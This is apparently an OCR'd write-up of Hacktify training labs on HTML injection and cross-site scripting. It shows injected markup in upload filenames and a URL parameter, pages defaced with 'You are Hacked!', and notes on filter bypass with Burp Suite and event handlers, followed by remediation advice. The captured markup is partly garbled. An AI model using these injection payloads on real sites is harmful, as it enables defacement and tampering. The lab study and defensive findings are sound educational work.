
<nav class="navbar navbar-expand-lg navbar-light bg-light"></nav>
<section class="pager-section">

<h1>Upload a File</h1>

<form action="html_injection_3.php" method="POST" enctype="multipart/form-data">
<input type="file" name="image" <h1 style="color:red">
"Hacked.png.html> "

<button type="submit" name="upload" class="btn btn-warning">File Upload
</button>
</form>

<h2>
"File Uploaded "
 == $0
<h1 style="color:red"></h1>
</h2>


HACKTIFY
cybersecurity
Upload a File
Choose File
No file chosen
File Upload
You are Hacked! by
Krish_foren6
Vulnerable to HTML Injection.
File Uploaded Named malicious.html
Elements
Console
Sources
Network
Performance
<html>
<head></head>
<body>

<nav class="navbar navbar-expand-lg navbar-light bg-light"></nav>
<section class="pager-section">

<h1>Upload a File</h1>

<form action="html_injection_4.php" method="POST" enctype="multipart/form-dat
a"> == $0
<input type="file" name="image">


<button type="submit" name="upload" class="btn btn-warning">File Upload</button>
</form>


<h1 style="color:red;">You are Hacked! by Krish_foren6</h1>
Vulnerable to HTML Injection.

<header> </header>
</section>

<hr>

</body>
</html>


/labs.hacktify.in/HTML/html_lab/lab_5/html_injection_5.php?name=<h1%20style="color:red">url%20Injected</h1>
HACKTIFY
cybersecurity
Happy Hacking
Your URL is
http://labs.hacktify.in/HTML/html_lab/lab_5/html_injection_5.php?name=
url Injected


HACKTIFY
cybersecurity
Happy Hacking
Search and Filter
Enter text
Search
Your Searched results for Encoded Injection

🔬 Testing Methodology & Observations

To complete these labs, various **manual testing techniques and security tools** were used:

- 🔹 **Burp Suite** – Intercepted and modified HTTP requests to test how inputs were processed.
- 🔹 **Browser Developer Tools** – Debugged JavaScript execution and inspected DOM modifications.
- 🔹 **Payload Encoding & Obfuscation** – Tested different encoding methods to bypass input filters.
- 🔹 **Event-Based Execution** – Used onerror, onmouseover, and onclick handlers to execute JavaScript payloads.
- 🔹 **File Upload & Parameter Manipulation** – Explored security flaws in handling user-submitted files.

🔑 Findings & Recommendations

🔴 **Finding 1: Insufficient Input Validation (Multiple XSS Vulnerabilities)**
Issue: Applications failed to properly sanitize user input, allowing JavaScript execution.
✅ **Recommendation:** Implement strict input validation and use content security policies (CSPs).

🔴 **Finding 2: Lack of Proper Encoding (HTML Injection Exploits)**
Issue: User-supplied data was directly rendered as HTML, enabling injection attacks.
✅ **Recommendation:** Encode all user inputs before rendering them in the browser.

🔴 **Finding 3: Weak File Upload Security (XSS & HTML Injection in Filenames/Content)**
Issue: Malicious JavaScript and HTML payloads executed via uploaded files.
✅ **Recommendation:** Validate file types and sanitize filename inputs before rendering.

📌 Conclusion

This penetration test successfully identified multiple XSS and HTML injection vulnerabilities across **17 security labs**. By implementing the recommended mitigations, applications can enhance their **input validation**, **output encoding**, and **security policies** to prevent future attacks.

🗓️ **Date:** 16-03-25 🔍 **Conducted By:** Hacktify Security